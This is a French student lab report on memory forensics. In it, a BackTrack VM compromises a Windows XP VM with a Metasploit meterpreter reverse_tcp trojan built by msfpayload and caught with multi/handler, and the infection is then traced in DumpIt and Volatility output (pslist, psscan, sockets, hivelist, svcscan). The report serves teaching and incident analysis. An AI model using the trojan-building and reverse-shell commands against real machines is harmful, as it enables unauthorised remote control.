forensics

MOHAMED AYMEN BADRI (RT4)
KAOUTHER KAIS (RT3)
BEN SLIMENE NOURHENE (RT3)
GATOUSSI KHOULOUD (RT3)

Table des matières

1. Présentation de l'atelier

De plus en plus les techniques de piratage informatiques deviennent complexes et difficiles a détecter par les outils de securité.de plus en plus les piratages ont un but criminel(vol d'informations hautement stratégiques, mise d'un système d'information dans un état instable et incohérent ,tentatives de vol de technologies , etc...). L'atelier forensics est un atelier dont le but principal est de mettre en évidence les méthodes utilisées par le pirates pour masquer leurs présences, de déterminer le but du piratage, de repérer les données volées ou modifiées.

L'expression « investigation numérique » représente l'utilisation de techniques spécialisées dans la collecte, l'identification, la description, la sécurisation, l'extraction, l'authentification, l'analyse, l'interprétation et l'explication de l'information numérique . Ces techniques sont mises en œuvre quand une affaire comporte des questions relatives à l'usage d'un ordinateur et de tout autre support d'information, ainsi qu'à l'examen et l'authentification de données en faisant appel aux techniques d'analyse du fonctionnement des ordinateurs ou à la connaissance des structures de données. L'investigation numérique est une branche spécialisée de l'informatique qui requiert des compétences allant au-delà de celles nécessaires à la maintenance et à la sécurité informatique.


2. Présentation des outils utilisés


Metasploit : est un projet open-source sur la sécurité informatique qui fournit des informations sur des vulnérabilités, aide à la pénétration de systèmes informatisés et au développement de signatures pour les IDS. Le plus connu des sous-projets est le Metasploit Framework, un outil pour le développement et l'exécution d'exploits contre une machine distante. Les autres sous-projets importants sont la base de données d'Opcode, l'archive de shell-code, et la recherche dans la sécurité. Le fait que Metasploit a émergé en tant que plate forme de développement dans la sécurité, a conduit, ces derniers temps, la publication de vulnérabilité logicielle souvent accompagnée d'un module d'exploitation pour Metasploit pour cette dernière, afin de mettre en évidence l'exploitabilité, le risque et les mesures de prévention contre ces bogues particuliers1,2. Metasploit 3.0 (en langage Ruby) a également commencé à inclure des outils de fuzzing, pour découvrir des vulnérabilités de logiciels en premier lieu, plutôt que de simplement être fait pour l'exploitation de celles-ci. Cette nouveauté a été vue avec l'intégration de la bibliothèque lorcon pour les réseaux sans-fils (802.11) dans Metasploit 3.0 en novembre 2006.

Volatility est un Framework contenant de multiples outils visant à vous aider dans la manipulation de données contenues dans un dump mémoire (RAM). A ce jour, l'outil permet d'extraire les données suivantes : - Processus en cours d'exécution ; - Connexion ouvertes ; - DLLs chargées par les processus ; - Fichier ouverts par les processus ; - exécutables ; - données de la base de registre ..

Dumpit utilisé pour générer un dump de la mémoire physique de machines Windows.

3. Topologie du réseau:





@ip =192.168.19.128 @ip=192.168.19.130


On a deux machine virtuelles: la première machine (back track) attaque l'autre machine (windows xp)

4. Configuration des outils

Au début on télécharger dumpit et volatility sur windows XP


- réalisation de l'attaque :

on crée tout d'abord un trojan par la commande **msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.19.128 LPORT=454 X>/root/Desktop/trojan.exe**
la commande **msfconsole** permet d'ouvrir la console de metasploit



puis on charge l'environnement de l'exploit en tapant la commande "use exploit /multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp permet de sélectionner un PAYLOAD


la commande set LHOST permet de spécifier l'adresse ip
la commande set LPORT permet de choisir le numéro de port a utiliser
puis on tape la commande **exploit -j -z** puis la commandes **sessions -i 1**



5. Un scénario de test (la partie la plus importante)

Tout d'abord, on lance DumpITt.
Un fichier .raw est créé qui représente une image de la mémoire RAM de la machine victime.
Dans l'invite de commande, on tape les commades suivantes en utilisant le framework volatility:

- **imageinfo** qui permet de connaitre le type de système.



- **pslist** pour lister les processus du système


```
C:\>volatility-2.2.standalone.exe -f AYMEN-BEFF5291F-20131127-132050.raw pslist
Volatile Systems Volatility Framework 2.2
Offset(V)  Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Star
t                  Exit
---------- -------------------- ------ ------ ------ -------- ------ ------ ----
---------------- --------------------
0x863c4830 System                    4      0     61      777 ------      0

0x862ec020 smss.exe                608      4      3       19 ------      0 2013
-11-27 12:38:00
0x86134978 csrss.exe               672    608     12      423      0      0 2013
-11-27 12:38:02
0x85cf7020 winlogon.exe            696    608     15      263      0      0 2013
-11-27 12:38:02
0x85cf3978 services.exe            740    696     16      365      0      0 2013
-11-27 12:38:02
0x861356e8 lsass.exe               752    696     19      342      0      0 2013
-11-27 12:38:02
0x86026c30 vmacthlp.exe            916    740      1       25      0      0 2013
-11-27 12:38:03
0x8601eda0 svchost.exe             932    740     18      220      0      0 2013
-11-27 12:38:03
0x85cf1b10 svchost.exe            1000    740      8      259      0      0 2013
-11-27 12:38:03
0x8616fda0 svchost.exe            1144    740     72     1429      0      0 2013
-11-27 12:38:03
0x8602cda0 svchost.exe            1248    740      4       79      0      0 2013
-11-27 12:38:03
0x862179b0 svchost.exe            1328    740     14      217      0      0 2013
-11-27 12:38:04
0x85d06650 spoolsv.exe            1496    740     12      146      0      0 2013
-11-27 12:38:05
0x860384b0 explorer.exe           1752   1704     18      570      0      0 2013
-11-27 12:38:05
0x85e23448 rundll32.exe           1928   1752      4       80      0      0 2013
-11-27 12:38:07
0x8618bad8 jusched.exe            1936   1752      2      144      0      0 2013
-11-27 12:38:07
0x85e2b950 VMwareTray.exe         1944   1752      1       60      0      0 2013
-11-27 12:38:07
0x85e27da0 vmtoolsd.exe           1956   1752      4      245      0      0 2013
```

- **psscan** qui permet d'énumérer tout les processus même s'ils sont cachés ou inactifs.


```
C:\>volatility-2.2.standalone.exe -f AYMEN-BEFF5291F-20131127-132050.raw psscan
Volatile Systems Volatility Framework 2.2
Offset(P)  Name                PID   PPID PDB        Time created         Time e
xited
---------- ---------------- ------ ------ ---------- ------------------- ------
---------------
0x060cf8c8 vmtoolsd.exe        660    740 0x06d40300 2013-11-27 12:38:13

0x060f1b10 svchost.exe        1000    740 0x06d40120 2013-11-27 12:38:03

0x060f3978 services.exe        740    696 0x06d400a0 2013-11-27 12:38:02

0x060f7020 winlogon.exe        696    608 0x06d40080 2013-11-27 12:38:02

0x06106650 spoolsv.exe        1496    740 0x06d401c0 2013-11-27 12:38:05

0x0610cd08 DualServer.exe      236    740 0x06d402c0 2013-11-27 12:38:13

0x0618f3f8 virus.exe          1028   1752 0x06d403e0 2013-11-27 13:16:52

0x061a83c0 wscntfy.exe        2168   1144 0x06d40420 2013-11-27 12:40:17

0x061bd228 imapi.exe           404    740 0x06d40360 2013-11-27 12:40:15

0x061c34b8 TPAutoConnect.e    2132    508 0x06d40400 2013-11-27 12:40:16

0x06223448 rundll32.exe       1928   1752 0x06d401a0 2013-11-27 12:38:07

0x06224498 ctfmon.exe         1964   1752 0x06d40280 2013-11-27 12:38:07

0x06225318 svchost.exe         200    740 0x06d402a0 2013-11-27 12:38:13

0x06227da0 vmtoolsd.exe       1956   1752 0x06d40260 2013-11-27 12:38:07

0x0622b950 VMwareTray.exe     1944   1752 0x06d40240 2013-11-27 12:38:07

0x0622e9c8 jqs.exe             304    740 0x06d402e0 2013-11-27 12:38:13

0x063e45f0 cmd.exe            1560   1752 0x06d40380 2013-11-27 12:46:43
```

- **dlllist**: pour afficher les DLLs chargés d'un processus
  DLL (dynamic link library): format de fichiers de bibliothèques système

volatility-2.2.standalone.exe -f (chemin du fichier dump créé par dumpit) dlllist



- **getsids :** affiche les SIDs (security IDs) associés avec un processus, elle nous permet également d'identifier les processus qui ont des privilèges les plus élevés malicieusement.




- **sockets**: permet de détecter les sockets d'écoute des protocoles (TCP,UDP, etc..)

```
C:\>volatility-2.2.standalone.exe -f AYMEN-BEFF5291F-20131127-132050.raw sockets

Volatile Systems Volatility Framework 2.2
Offset(V)     PID   Port  Proto Protocol        Address         Create Time
---------- ------ ------ ------ ---------- --------------- -----------
0x85cd8c80      4      0     47 GRE              0.0.0.0         2013-11-27 12:44
:51
0x85e1ac30   1328   1900     17 UDP              192.168.19.130  2013-11-27 12:41
:12
0x860143d8    752    500     17 UDP              0.0.0.0         2013-11-27 12:38
:13
0x86009e98      4    139      6 TCP              192.168.19.130  2013-11-27 12:41
:10
0x85fd8818    236   6789      6 TCP              127.0.0.1       2013-11-27 12:41
:12
0x8620e3e8      4    445      6 TCP              0.0.0.0         2013-11-27 12:37
:58
0x85cfd550   1000    135      6 TCP              0.0.0.0         2013-11-27 12:38
:03
0x85db2e98   1028   1058      6 TCP              0.0.0.0         2013-11-27 13:16
:52
0x86141e98   1248   1032     17 UDP              0.0.0.0         2013-11-27 12:40
:16
0x85fc4908      4    137     17 UDP              192.168.19.130  2013-11-27 12:41
:10
0x861602a0   1144   1026     17 UDP              127.0.0.1       2013-11-27 12:40
:12
0x85ca8728   1144    123     17 UDP              127.0.0.1       2013-11-27 12:41
:12
0x85ce5608    752      0    255 Reserved         0.0.0.0         2013-11-27 12:38
:13
0x85fc2870   1248   1025     17 UDP              0.0.0.0         2013-11-27 12:38
:14
0x85fc0370   1648   1055      6 TCP              0.0.0.0         2013-11-27 13:11
:06
0x85cfacb8      4    138     17 UDP              192.168.19.130  2013-11-27 12:41
:10
0x8615d650   1900   1030      6 TCP              127.0.0.1       2013-11-27 12:40
:16
0x85cd2378   1144    123     17 UDP              192.168.19.130  2013-11-27 12:41
:12
```

- **hivelist**: permet de localiser les adresses virtuelles des ruches (fichiers de configuration) des registres et le chemin d'accès aux ruches

```
C:\>volatility-2.2.standalone.exe -f AYMEN-BEFF5291F-20131127-132050.raw hivelis
t
Volatile Systems Volatility Framework 2.2
Virtual    Physical   Name
---------- ---------- ----
0x8067d18c 0x0067d18c [no name]
0xe1b8db60 0x108e8b60 \Device\HarddiskVolume1\Documents and Settings\Administrat
eur\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
0xe1eca008 0x12454008 \Device\HarddiskVolume1\Documents and Settings\Administrat
eur\NTUSER.DAT
0xe17d7b60 0x0ff69b60 \Device\HarddiskVolume1\Documents and Settings\LocalServic
e\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
0xe1b68758 0x105d7758 \Device\HarddiskVolume1\Documents and Settings\LocalServic
e\NTUSER.DAT
0xe1b86008 0x10814008 \Device\HarddiskVolume1\Documents and Settings\NetworkServ
ice\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
0xe1b95b60 0x1085fb60 \Device\HarddiskVolume1\Documents and Settings\NetworkServ
ice\NTUSER.DAT
0xe14d5008 0x0e9d6008 \Device\HarddiskVolume1\WINDOWS\system32\config\software
0xe14cf758 0x0e960758 \Device\HarddiskVolume1\WINDOWS\system32\config\default
0xe176bb60 0x0b935b60 \Device\HarddiskVolume1\WINDOWS\system32\config\SAM
0xe177bb60 0x0b9a3b60 \Device\HarddiskVolume1\WINDOWS\system32\config\SECURITY
0xe1304758 0x06f9a758 [no name]
0xe1037008 0x06d4a008 \Device\HarddiskVolume1\WINDOWS\system32\config\system
0xe102f008 0x06d83008 [no name]
```

- **userassist**: permet d'obtenir les clés des userassist



- **svcscan**: permet de lister les services de windows enregistrés dans l'image de mémoire, les type de service, nom de service, chemin du registre service et le PID du processus.

```
Order: 238
Process ID: -
Service Name: USBSTOR
Display Name: Pilote de stockage de masse USB
Service Type: SERVICE_KERNEL_DRIVER
Service State: SERVICE_STOPPED
Binary Path: -

Offset: 0x38a3d0
Order: 239
Process ID: -
Service Name: usbuhci
Display Name: Pilote miniport de contr?leur h?te universel USB Microsoft
Service Type: SERVICE_KERNEL_DRIVER
Service State: SERVICE_STOPPED
Binary Path: -

Offset: 0x38a460
Order: 240
Process ID: -
Service Name: VgaSave
Display Name: VgaSave
Service Type: SERVICE_KERNEL_DRIVER
Service State: SERVICE_RUNNING
Binary Path: \Driver\VgaSave

Offset: 0x38a4f0
Order: 241
Process ID: -
Service Name: ViaIde
Display Name: ViaIde
Service Type: SERVICE_KERNEL_DRIVER
Service State: SERVICE_STOPPED
Binary Path: -

Offset: 0x38a580
Order: 242
Process ID: -
Service Name: vmci
Display Name: VMware VMCI Bus Driver
Service Type: SERVICE_KERNEL_DRIVER
Service State: SERVICE_RUNNING
Binary Path: \Driver\vmci
```

Conclusion

On a pu, à travers l'outil volatility, suivre toutes les modifications apportées à notre machine et détecter les failles du système.